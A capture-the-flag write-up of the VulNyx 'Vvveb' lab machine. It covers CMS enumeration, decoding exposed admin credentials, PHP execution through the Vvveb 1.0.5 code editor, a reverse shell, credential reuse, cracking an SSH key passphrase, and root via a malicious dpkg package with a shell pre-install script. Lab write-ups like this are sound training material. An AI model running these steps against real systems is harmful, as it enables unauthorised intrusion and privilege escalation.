Vvveb | VulNyx Writeup
Table of Contents
Overview

Vvveb is a medium VulNyx machine focusing on CMS enumeration, credential disclosure, PHP RCE, lateral movement, SSH key exposure, and privilege escalation via sudo dpkg. The attack chain moves from Vvveb CMS → www-data → bunny → zer0arc4 → root through a malicious Debian package.
Key Vulnerabilities
- Vvveb CMS 1.0.5 Exposed
- Sensitive Information Disclosure via
/system/secret - Weak / Exposed Administrator Credentials
- Multi-Layer Encoded Credential Disclosure
- Authenticated Arbitrary PHP Code Execution
- Remote Code Execution (RCE)
- Hardcoded Database Credentials
- Credential Reuse
- World-Readable SSH Private Key
- Weak SSH Key Passphrase
- SSH Key Passphrase Cracking
- Lateral Movement
- Misconfigured
sudoPermission dpkgExecution as Root- Malicious Debian Package
- Root Privilege Escalation
🔎 Enumeration
First, identify active hosts on the local network using arp-scan.
arp-scan --localnet
The target machine was identified as:
$ sudo arp-scan  --localnet
sudo: unable to resolve host arc: Name or service not known
[sudo] password for arc:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:a8:e2, IPv4: 192.168.1.28
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     0c:36:23:ed:d7:d0       (Unknown)
192.168.1.11    a2:65:9e:2c:83:9e       (Unknown: locally administered)
192.168.1.53    da:c2:dc:b1:2f:30       (Unknown: locally administered)
192.168.1.58    08:00:27:56:83:75       PCS Systemtechnik GmbH
192.168.1.59    ee:e9:ad:ce:40:f2       (Unknown: locally administered)

11 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.080 seconds (123.08 hosts/sec). 11 responded
Finding
The target IP for further enumeration is:
192.168.1.58
🌐 Network Enumeration
Run an Nmap scan against all TCP ports:
nmap -p- 192.168.1.58
The scan identified two interesting services:
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.58
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-05 06:34 -0700
Nmap scan report for 192.168.1.58
Host is up (0.00072s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.68 ((Debian))
|_http-server-header: Apache/2.4.68 (Debian)
|_http-title: Vvveb
|_http-trane-info: Problem with XML parsing of /evox/about
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:56:83:75 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.78 seconds
Results
22/tcp open  ssh   OpenSSH 10.0p2 Debian
80/tcp open  http  Apache httpd 2.4.68 (Debian)
The HTTP service returned: Title: Vvveb
robots.txt also existed and contained: Disallow: /
Attack Surface
| Port | Service | Version | Notes |
|---|---|---|---|
| 22 | SSH | OpenSSH 10.0p2 | Potential user access |
| 80 | HTTP | Apache 2.4.68 | Vvveb CMS |
🖥️ Web Enumeration
Browsing to:
http://192.168.1.58
Inspecting the page source.
Revealed:
Vvveb CMS 1.0.5
The Vvveb CMS 1.0.5 vulnerability is a critical security flaw (CVE-2025-8518) that allows
logged-in administrators or attackers with template-editing privileges to achieve Remote Code Execution (RCE).
The issue exists because the platform’s built-in “Code Editor” tool fails to properly check and clean files during the saving process.
By abusing this flaw, an attacker can inject malicious code directly into the website’s files, effectively giving them complete control over the web server.
📂 Directory Enumeration
The web root was enumerated using FFUF:
ffuf -u http://192.168.1.58/FUZZ -w /usr/share/wordlists/dirb/common.txt
Interesting paths included:
$ ffuf -u  http://192.168.1.58/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -fs 29072,37283 -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.58/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
 :: Filter           : Response size: 29072,37283
________________________________________________

LICENSE                 [Status: 200, Size: 34523, Words: 5707, Lines: 662, Duration: 162ms]
admin                   [Status: 301, Size: 352, Words: 21, Lines: 10, Duration: 113ms]
app                     [Status: 301, Size: 350, Words: 21, Lines: 10, Duration: 133ms]
blog                    [Status: 200, Size: 55877, Words: 17815, Lines: 1162, Duration: 835ms]
brand                   [Status: 200, Size: 49752, Words: 15792, Lines: 1014, Duration: 1086ms]
cart                    [Status: 200, Size: 28963, Words: 8039, Lines: 592, Duration: 733ms]
checkout                [Status: 302, Size: 181, Words: 21, Lines: 3, Duration: 675ms]
config                  [Status: 301, Size: 353, Words: 21, Lines: 10, Duration: 112ms]
comment-page-1          [Status: 200, Size: 38071, Words: 11162, Lines: 828, Duration: 1002ms]
install                 [Status: 301, Size: 354, Words: 21, Lines: 10, Duration: 216ms]
php.ini                 [Status: 200, Size: 683, Words: 37, Lines: 30, Duration: 139ms]
plugins                 [Status: 301, Size: 354, Words: 21, Lines: 10, Duration: 14ms]
public                  [Status: 301, Size: 353, Words: 21, Lines: 10, Duration: 120ms]
radmind-1               [Status: 200, Size: 38066, Words: 11162, Lines: 828, Duration: 1508ms]
robots.txt              [Status: 200, Size: 26, Words: 3, Lines: 3, Duration: 523ms]
search                  [Status: 200, Size: 70644, Words: 26725, Lines: 1402, Duration: 1109ms]
shop                    [Status: 200, Size: 59312, Words: 19564, Lines: 1197, Duration: 919ms]
system                  [Status: 301, Size: 353, Words: 21, Lines: 10, Duration: 87ms]
user                    [Status: 302, Size: 181, Words: 21, Lines: 3, Duration: 285ms]
vendor                  [Status: 200, Size: 52866, Words: 16751, Lines: 1068, Duration: 1119ms]
:: Progress: [4751/4751] :: Job [1/1] :: 77 req/sec :: Duration: [0:01:10] :: Errors: 0 ::
The most interesting discovery was:
/admin
/system
🔐 Vvveb Administration Panel
Navigating to:
http://192.168.1.58/admin
displayed the Vvveb administrator login page.
At this point, administrator credentials were still unknown.
Rather than attempting to brute-force the login immediately, further enumeration of the application was performed.
🔍 System Directory Enumeration
The /system directory was fuzzed:
ffuf -u http://192.168.1.58/system/FUZZ -w /usr/share/wordlists/dirb/common.txt
Interesting results included:
$ ffuf -u  http://192.168.1.58/system/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -fs 29072 -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.58/system/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 29072
 :: Filter           : Response status: 403
________________________________________________

cache                   [Status: 301, Size: 359, Words: 21, Lines: 10, Duration: 166ms]
cart                    [Status: 301, Size: 358, Words: 21, Lines: 10, Duration: 169ms]
component               [Status: 301, Size: 363, Words: 21, Lines: 10, Duration: 329ms]
core                    [Status: 301, Size: 358, Words: 21, Lines: 10, Duration: 120ms]
data                    [Status: 301, Size: 358, Words: 21, Lines: 10, Duration: 178ms]
db                      [Status: 301, Size: 356, Words: 21, Lines: 10, Duration: 139ms]
extensions              [Status: 301, Size: 364, Words: 21, Lines: 10, Duration: 155ms]
functions               [Status: 301, Size: 363, Words: 21, Lines: 10, Duration: 153ms]
import                  [Status: 301, Size: 360, Words: 21, Lines: 10, Duration: 362ms]
mail                    [Status: 301, Size: 358, Words: 21, Lines: 10, Duration: 318ms]
media                   [Status: 301, Size: 359, Words: 21, Lines: 10, Duration: 306ms]
meta                    [Status: 301, Size: 358, Words: 21, Lines: 10, Duration: 197ms]
secret                  [Status: 200, Size: 509, Words: 1, Lines: 2, Duration: 192ms]
session                 [Status: 301, Size: 361, Words: 21, Lines: 10, Duration: 235ms]
user                    [Status: 301, Size: 358, Words: 21, Lines: 10, Duration: 134ms]
:: Progress: [4751/4751] :: Job [1/1] :: 57 req/sec :: Duration: [0:01:26] :: Errors: 0 ::
The following endpoint was particularly interesting: /system/secret
It returned HTTP 200.
🧩 Credential Disclosure
The contents were retrieved with:
curl http://192.168.1.58/system/secret
The server returned a Base64-encoded blob:
MDAwMDAwMDAgIDM1IDM5IDIwIDM1IDM3IDIwIDM1IDMyIDIwIDM3IDM0IDIwIDM2IDMxIDIwIDM1ICB8NTkgNTcgNTIgNzQgNjEgNXwKMDAwMDAwMTAgIDM3IDIwIDMzIDM0IDIwIDMzIDM2IDIwIDM2IDMzIDIwIDMzIDMyIDIwIDM0IDY1ICB8NyAzNCAzNiA2MyAzMiA0ZXwKMDAwMDAwMjAgIDIwIDM3IDM2IDIwIDM2IDM0IDIwIDM0IDM4IDIwIDM1IDMyIDIwIDM2IDY1IDIwICB8IDc2IDY0IDQ4IDUyIDZlIHwKMDAwMDAwMzAgIDM2IDMzIDIwIDM2IDY0IDIwIDM1IDM2IDIwIDM2IDYzIDIwIDM2IDMyIDIwIDM2ICB8NjMgNmQgNTYgNmMgNjIgNnwKMDAwMDAwNDAgIDM3IDIwIDMzIDY0IDIwIDMzIDY0ICAgICAgICAgICAgICAgICAgICAgICAgICAgICB8NyAzZCAzZHw=
The data appeared to contain multiple encoding layers.
Decode the Secret
The data was decoded using CyberChef with the following sequence:
From Base64
     ↓
From Hexdump
     ↓
From Hex
     ↓
From Base64
The final decoded value was:
Username: admin
Password: scottgreen
These credentials were used to authenticate to the Vvveb administration panel.
💻 Initial Access the Administrator Panel
Using:
Username: admin
Password: scottgreen
the Vvveb administrator panel was successfully accessed.
The application provided a Themes → Code Editor functionality that allowed modification of PHP theme files.
Navigation:
Themes
  └── Code Editor
        └── landing
              └── theme.php
Scroll to bottom click on Edit.
Testing Arbitrary PHP Code Execution
The theme.php file was modified to test whether PHP code could be executed.
<?php
$file = '/etc/passwd';

if (file_exists($file) && is_readable($file)) {
    $content = file_get_contents($file);
    echo nl2br(htmlspecialchars($content));
} else {
    echo "The file is not readable or does not exist.";
}
?>
After saving the modification,
Now let’s click the Edit Website option from the right-side menu and open the source page of the site.
The injected PHP code executed successfully and displayed the contents of: /etc/passwd
This confirmed arbitrary PHP code execution through the authenticated Vvveb code editor.
This should be described as arbitrary PHP code execution / Remote Code Execution (RCE) rather than command injection.
👤 User Enumeration
The /etc/passwd file revealed several local accounts.
Two interesting users were:
bunny
zer0arc4
This provided potential targets for further privilege escalation and lateral movement.
🐚 Reverse Shell
A PHP reverse-shell payload was placed into the same editable PHP file.
On the attacker machine, a Netcat listener was started:
nc -lnvp 443
Now let’s follow the same steps we did previously :
```text
Themes
  └── Code Editor
        └── landing
              └── theme.php
But now let’s upload the Pentestmonkey PHP reverse shell code from Revshell.com and save and triggering the modified PHP page.
A reverse shell was received and was running as:
$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.58] 40900
Linux vvveb 6.12.107+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.107-1 (2026-08-29) x86_64 GNU/Linux
 12:57:22 up 29 min,  0 users,  load average: 0.00, 0.08, 1.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
vvveb
$
Hostname: vvveb
Therefore, initial access was obtained as: www-data
🛠️ Upgrade to a TTY
The initial reverse shell did not have a proper TTY.
A Bash shell was spawned through script:
script /dev/null -c bash
Then:
Ctrl + Z
Restore the shell with:
stty raw -echo; fg
Reset the terminal:
reset xterm
Set the terminal type:
export TERM=xterm
Set Bash:
export BASH=bash
The shell now behaved like a normal interactive terminal.
🔐 Local Privilege Enumeration
First:
sudo -l
As www-data, sudo required authentication:
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
No useful sudo permission was available.
Search for Linux Capabilities
getcap -r / 2>/dev/null
No immediately useful capability was identified.
Search for SUID Binaries
find / -type f -perm -4000 2>/dev/null
The results included standard SUID binaries:
www-data@vvveb:/$ find / -type f -perm -4000 2>/dev/null
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@vvveb:/$
No direct privilege-escalation path was identified from the SUID enumeration.
🗄️ Finding credentials in config files.
Since no useful information was found, let’s enumerate the system for files that might expose hardcoded credentials,
API keys, or passwords. During the search, I discovered a file named db.php in the /var/www/vvveb/config directory.
Let’s read its contents.
cat /var/www/vvveb/config/db.php
revealed:
<?php
 return array (
  'default' => 'mysqli',
  'connections' =>
  array (
    'mysqli' =>
    array (
      'engine' => 'mysqli',
      'host' => '127.0.0.1',
      'database' => 'vvveb',
      'user' => 'bunny',
      'password' => 'buNNy_P@$$w0rd_99',
      'port' => NULL,
      'prefix' => '',
    ),
  ),
);
The database credentials were:
Username: bunny
Password: buNNy_P@$$w0rd_99
👤 User Pivot by Credential Reuse - bunny
The discovered password was tested against the local user account:
su bunny
After supplying the discovered password, access was successfully obtained.
Verify the account:
www-data@vvveb:/var/www/vvveb/config$ su bunny
Password:
bunny@vvveb:/var/www/vvveb/config$ cd
bunny@vvveb:~$ id ; whoami ; hostname
uid=1001(bunny) gid=1001(bunny) groups=1001(bunny),100(users)
bunny
vvveb
The credential reuse allowed movement from:
www-data → bunny
🔎 Bunny Enumeration
Check Sudo
sudo -l
The result was:
Sorry, user bunny may not run sudo on vvveb.
No sudo privileges were available.
Check SUID and Capabilities
SUID enumeration:
find / -type f -perm -4000 2>/dev/null
Capabilities:
getcap -r / 2>/dev/null
Since bunny cannot run sudo and the SUID binaries are standard, you need to check for other local privilege escalation vectors specific to this user.
🔑 SSH Private Key Disclosure
ls -la /home/
Two user directories were present:
bunny@vvveb:~$ ls -la /home/
total 16
drwxr-xr-x  4 root     root     4096 Sep  4 08:55 .
drwxr-xr-x 19 root     root     4096 Sep  4 11:43 ..
drwx------  3 bunny    bunny    4096 Sep  4 11:44 bunny
drwxr--r-x  4 zer0arc4 zer0arc4 4096 Sep  4 11:43 zer0arc4
We have discovered another user on the system named zer0arc4.
Notice that their home directory (/home/zer0arc4) has the permissions drwxr--r-x,
meaning it is world-readable and executable. We can enter it and look at its files.
Inspect /home/zer0arc4
ls -la /home/zer0arc4
Result:
bunny@vvveb:/home/zer0arc4$ ls -la
total 36
drwxr--r-x 4 zer0arc4 zer0arc4 4096 Sep  4 11:43 .
drwxr-xr-x 4 root     root     4096 Sep  4 08:55 ..
-rw------- 1 zer0arc4 zer0arc4   12 Sep  5 09:49 .bash_history
-rw-r--r-- 1 zer0arc4 zer0arc4  220 Sep  4 08:25 .bash_logout
-rw-r--r-- 1 zer0arc4 zer0arc4 3526 Sep  4 08:25 .bashrc
drwx------ 3 zer0arc4 zer0arc4 4096 Sep  4 11:43 .local
-rw-r--r-- 1 zer0arc4 zer0arc4  807 Sep  4 08:25 .profile
drwx---r-x 2 zer0arc4 zer0arc4 4096 Sep  4 11:28 .ssh
-rw------- 1 zer0arc4 zer0arc4   33 Sep  4 11:03 user.txt
bunny@vvveb:/home/zer0arc4$
While we cannot read the user.txt flag yet because it is restricted (-rw-------), pivoting to the zer0arc4 account will grant us access to it.
The .ssh folder (drwx---r-x) stands out because it is world-executable and world-readable.
This means we can look inside it to see if there are any exposed SSH keys or configurations.
lets list .ssh.
bunny@vvveb:/home/zer0arc4$ ls -la .ssh/
total 20
drwx---r-x 2 zer0arc4 zer0arc4 4096 Sep  4 11:28 .
drwxr--r-x 4 zer0arc4 zer0arc4 4096 Sep  4 11:43 ..
-rw-r--r-- 1 zer0arc4 zer0arc4   96 Sep  4 11:28 authorized_keys
-rw----r-- 1 zer0arc4 zer0arc4  464 Sep  4 11:20 id_ed25519
-rw-r--r-- 1 zer0arc4 zer0arc4   96 Sep  4 11:20 id_ed25519.pub
bunny@vvveb:/home/zer0arc4$
We have found a critical exposure: the private SSH key id_ed25519 has the permissions -rw----r--,
meaning it is world-readable [1] (indicated by the final r–).
We can read this private key and use it to log in directly as zer0arc4.
Lets get the private key to our local machine.
🔓 SSH Key Cracking
Convert the SSH Key for John the Ripper
ssh2john id_ed25519 > hash.txt
The resulting hash then be attacked using John the Ripper:
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
We can see that we have successfully cracked the SSH key passphrase.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --fork=$(nproc) hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Node numbers 1-6 of 6 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
fromyesterday    (id_ed25519)
1 1g 0:01:39:06 DONE (2026-09-05 12:20) 0.000168g/s 3.703p/s 3.703c/s 3.703C/s fromyesterday
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The SSH key passphrase is:
fromyesterday
🔐 SSH Access as zer0arc4
Before using the private key change the permissions:
chmod 600 id_ed25519
Then connect:
ssh -i id_ed25519 zer0arc4@192.168.1.58
Enter the cracked SSH key passphrase:
fromyesterday
The SSH connection was successful.
Verify the account:
id ; whoami ; hostname
Output:
$ ssh -i id_ed25519 zer0arc4@192.168.1.58
Enter passphrase for key 'id_ed25519':
Linux vvveb 6.12.107+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.107-1 (2026-08-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  5 09:49:09 2026 from 192.168.1.28
zer0arc4@vvveb:~$ id ; whoami ; hostname
uid=1000(zer0arc4) gid=1000(zer0arc4) groups=1000(zer0arc4),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),104(bluetooth)
zer0arc4
vvveb
zer0arc4@vvveb:~$
🚩 User Flag
The user flag was located in the home directory:
cat user.txt
User Flag:
a83ae457efcb06524b5a64aa3b788354
👑 Privilege Escalation
Lets files we can run using Sudo as zer0arc4
Run:
sudo -l
The important result was:
zer0arc4@vvveb:~$ sudo -l
Matching Defaults entries for zer0arc4 on vvveb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User zer0arc4 may run the following commands on vvveb:
    (root) NOPASSWD: /usr/bin/dpkg
zer0arc4@vvveb:~$
This is the critical privilege-escalation vector.
The user could execute: /usr/bin/dpkg as root without providing a password.
📦 Exploiting sudo dpkg
We can see that we can run /usr/bin/dpkg as the root user without a password. Let’s check GTFOBins to find a sudo privilege escalation method for it.
Create a Malicious Package Script
On the attacker machine, create a script:
echo 'exec /bin/sh' > x.sh
The purpose of this script is to spawn a shell when executed.
FPM can be used to construct a Debian package containing custom package lifecycle scripts.
Install the required dependencies:
sudo apt install ruby ruby-dev rubygems build-essential
Then install FPM:
sudo gem install fpm
Now lets build the Malicious Debian Package:
fpm -n x -s dir -t deb -a all --before-install x.sh .
FPM generated: x_1.0_all.deb
The important option here is:
--before-install x.sh
This causes the supplied script to become a Debian package pre-installation script.
📡 Transfer the Package
On the target machine:
nc -lnvp 4444 > x_1.0_all.deb
From the attacker machine:
nc 192.168.1.58 4444 < x_1.0_all.deb
The package was successfully transferred.
Verify:
ls -la
The target contained:
zer0arc4@vvveb:~$ ls -la
total 68
drwxr--r-x 4 zer0arc4 zer0arc4  4096 Sep  5 13:52 .
drwxr-xr-x 4 root     root      4096 Sep  4 08:55 ..
-rw------- 1 zer0arc4 zer0arc4    12 Sep  5 09:49 .bash_history
-rw-r--r-- 1 zer0arc4 zer0arc4   220 Sep  4 08:25 .bash_logout
-rw-r--r-- 1 zer0arc4 zer0arc4  3526 Sep  4 08:25 .bashrc
drwx------ 3 zer0arc4 zer0arc4  4096 Sep  4 11:43 .local
-rw-r--r-- 1 zer0arc4 zer0arc4   807 Sep  4 08:25 .profile
drwx---r-x 2 zer0arc4 zer0arc4  4096 Sep  4 11:28 .ssh
-rw------- 1 zer0arc4 zer0arc4    33 Sep  4 11:03 user.txt
-rw-rw-r-- 1 zer0arc4 zer0arc4 30404 Sep  5 13:52 x_1.0_all.deb
zer0arc4@vvveb:~$
💥 Root Access
Execute dpkg as Root, Because dpkg could be executed through sudo without a password:
sudo dpkg -i x_1.0_all.deb
During package installation, the malicious pre-installation script executed.
The resulting shell was:
zer0arc4@vvveb:~$ sudo dpkg -i x_1.0_all.deb
(Reading database ... 45029 files and directories currently installed.)
Preparing to unpack x_1.0_all.deb ...
# id ; whoami; hostname
uid=0(root) gid=0(root) groups=0(root)
root
vvveb
#
Root access was successfully obtained.
🚩 Root Flag
With root access we can find root flag in:
cat /root/root.txt
Root Flag
9fb613333cf2bde51b1989a0d03a095c
📋 Summary
| Technique | Result |
|---|---|
| ARP host discovery | Target 192.168.1.58 |
| Nmap enumeration | SSH + HTTP discovered |
| Web enumeration | Vvveb CMS identified |
| Version enumeration | Vvveb 1.0.5 identified |
| FFUF | /system/secret discovered |
| Multi-layer decoding | Admin credentials recovered |
| Admin login | Vvveb administrator access |
| Code Editor abuse | Arbitrary PHP code execution |
| Reverse shell | www-data obtained |
| Configuration enumeration | DB credentials discovered |
| Credential reuse | bunny access |
| File permission abuse | SSH private key disclosed |
| SSH key authentication | zer0arc4 access |
| User flag | Captured |
| Sudo enumeration | dpkg allowed as root |
| Malicious Debian package | Root shell obtained |
| Root flag | Captured |
🧠 Key Takeaways
- Always enumerate CMS versions, as outdated versions can expose known vulnerabilities.
- Sensitive application paths such as
/system/secretcan disclose credentials and other critical information. - Multi-layer encoded data should be carefully decoded when investigating suspicious application responses.
- Authenticated code editors that allow modification of executable files can lead to arbitrary code execution.
- Hardcoded database credentials in application configuration files can enable local user access through credential reuse.
- SSH private keys must have restrictive permissions, as world-readable keys can expose user accounts.
- Always check
sudo -l, as misconfiguredNOPASSWDpermissions can provide a direct path to root. - Privileged package-management utilities such as
dpkgcan be abused to execute arbitrary commands as root when improperly restricted.
Flags
User:
a83ae457efcb06524b5a64aa3b788354
Root:
9fb613333cf2bde51b1989a0d03a095c

Related Posts
LooseEnds | TryHackMe Writeup
Compromised LooseEnds through Vvveb CMS 1.0.5 by decoding exposed administrator credentials, exploiting CVE-2025-8518 …
CraftFall | VulNyx Writeup
Compromised the CraftFall machine by exploiting Craft CMS 5.6.16 through CVE-2025-32432 to obtain a www-data shell, …
Zerotrace | VulNyx Writeup
Compromised the ZeroTrace machine by discovering a hidden .admin directory and exploiting LFI to enumerate /proc …
Pickle Rick | TryHackMe Writeup
Compromised the Pickle Rick machine by discovering a username in the website source code, recovering the password from …